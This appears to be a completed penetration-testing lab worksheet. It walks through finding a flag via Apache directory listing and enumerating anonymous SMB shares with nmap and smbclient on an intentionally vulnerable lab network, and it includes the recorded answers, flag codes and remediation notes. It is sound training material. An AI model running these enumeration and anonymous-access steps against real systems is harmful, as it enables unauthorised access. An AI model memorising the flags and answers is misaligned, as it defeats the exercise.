
Create a URL in the web browser to access the viewable subdirectories. Find the file with the code for Challenge 2 located in one of the subdirectories.



Index of /docs

Name	Last modified	Size	Description
Parent Directory		-	
DVWA_v1.3.pdf	2017-10-31 17:28	412K	
pdf.html	2017-10-31 17:28	105	

Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80



Index of /config

Name	Last modified	Size	Description
Parent Directory		-	
config.inc.php	2017-10-31 17:28	1.9K	
db_form.html	2012-12-07 00:00	1.3K	

Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80

In which two subdirectories can you look for the file?


- /config/
- /docs/

What is the filename with the Challenge 2 code?
- db_form.html

Which subdirectory held the file?

- /config/

What is the message contained in the flag file? Enter the code that you find in the file.



Great work!

You found the flag file for *Challenge 2*!

The code for this flag is: aWe-4975

Flag: aWe-4975

Step 4: Research and propose directory listing exploit remediation.

What are two remediation methods for preventing directory listing exploits?


- disabling directory listings directly in your web server's configuration
- placing default index files (like `index.html`) in directories to serve content instead of a file list.

Challenge 3: Exploit open SMB Server Shares

In this part, you want to discover if there are any unsecured shared directories located on an SMB server in the 10.5.5.0/24 network. You can use any of the tools you learned in earlier labs to find the drive shares available on the servers.

Step 1: Scan for potential targets running SMB.

Use scanning tools to scan the 10.5.5.0/24 LAN for potential targets for SMB enumeration.




```
┌──(kali㉿Kali)-[~]
└─$ nmap -p139,445 -sV  10.5.5.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-18 14:13 UTC
Nmap scan report for 10.5.5.1
Host is up (0.0018s latency).

PORT    STATE  SERVICE      VERSION
139/tcp closed netbios-ssn
445/tcp closed microsoft-ds

Nmap scan report for mutillidae.pc (10.5.5.11)
Host is up (0.0028s latency).

PORT    STATE  SERVICE      VERSION
139/tcp closed netbios-ssn
445/tcp closed microsoft-ds

Nmap scan report for dvwa.pc (10.5.5.12)
Host is up (0.0022s latency).

PORT    STATE  SERVICE      VERSION
139/tcp closed netbios-ssn
445/tcp closed microsoft-ds

Nmap scan report for juice-shop.pc (10.5.5.13)
Host is up (0.037s latency).

PORT    STATE  SERVICE      VERSION
139/tcp closed netbios-ssn
445/tcp closed microsoft-ds

Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.0022s latency).

PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: GRAVEMIND

Nmap scan report for webgoat.pc (10.5.5.15)
Host is up (0.00034s latency).

PORT    STATE  SERVICE      VERSION
139/tcp closed netbios-ssn
445/tcp closed microsoft-ds

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 27.41 seconds

┌──(kali㉿Kali)-[~]
└─$ 
```

Which host on the 10.5.5.0/24 network has open ports indicating it is likely running SMB services?

- 10.5.5.14

Step 2: Determine which SMB directories are shared and can be accessed by anonymous users.

Use a tool to scan the device that is running SMB and locate the shares that can be accessed by anonymous users.



```
┌──(kali㉿Kali)-[~]
└─$ smbclient -L  //10.5.5.14
Password for [WORKGROUP\kali]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        homes           Disk      All home directories
        workfiles       Disk      Confidential Workfiles
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------

┌──(kali㉿Kali)-[~]
└─$ 
```


- tool used: smbclient
- anonymous accessed shares found

What shares are listed on the SMB server? Which ones are accessible without a valid user login? - -

- homes
- workfiles
- print$
- IPC$


Step 3: Investigate each shared directory to find the file.

Use the SMB-native client to access the drive shares on the SMB server. Use the dir, ls, cd, and other commands to find subdirectories and files.



```
        Workgroup            Master
        ---------            -------

┌──(kali㉿Kali)-[~]
└─$ smbclient   //10.5.5.14/print$
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Aug 14 09:42:06 2023
  ..                                  D        0  Mon Aug 30 05:00:05 2021
  IA64                                D        0  Mon Sep  2 13:39:42 2019
  x64                                 D        0  Mon Aug 30 05:00:05 2021
  W32X86                              D        0  Mon Aug 30 05:00:05 2021
  W32MIPS                             D        0  Mon Sep  2 13:39:42 2019
  W32ALPHA                            D        0  Mon Sep  2 13:39:42 2019
  COLOR                               D        0  Mon Sep  2 13:39:42 2019
  W32PPC                              D        0  Mon Sep  2 13:39:42 2019
  WIN40                               D        0  Mon Sep  2 13:39:42 2019
  OTHER                               D        0  Fri Oct  8 00:00:00 2021
  color                               D        0  Mon Aug 30 05:00:05 2021

                38497656 blocks of size 1024. 8433748 blocks available
smb: \> ls -la
NT_STATUS_NO_SUCH_FILE listing \-la
smb: \> cd OTHER
smb: \OTHER\> ls
  .                                   D        0  Fri Oct  8 00:00:00 2021
  ..                                  D        0  Mon Aug 14 09:42:06 2023
  sxij42.txt                          N      103  Tue Oct 12 00:00:00 2021
```

Locate the file with the Challenge 3 code. Download the file and open it locally.



```
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            utimes         logoff         ..
!
smb: \OTHER\> get sxij42.txt
getting file \OTHER\sxij42.txt of size 103 as sxij42.txt (0.6 KiloBytes/sec) (average 0.6 KiloBytes/sec)
smb: \OTHER\> exit

┌──(kali㉿Kali)-[~]
└─$ cat sxij42.txt
Congratulations!
You found the flag for Challenge 3!
The code for this challenge is NWs39691.

┌──(kali㉿Kali)-[~]
└─$ 
```

In which share is the file found?

- print$

What is the name of the file with Challenge 3 code?

- sxij42.txt

Enter the code for Challenge 3 below.

- NWs39691

Step 4: Research and propose SMB attack remediation.

What are two remediation methods for preventing SMB servers from being accessed?

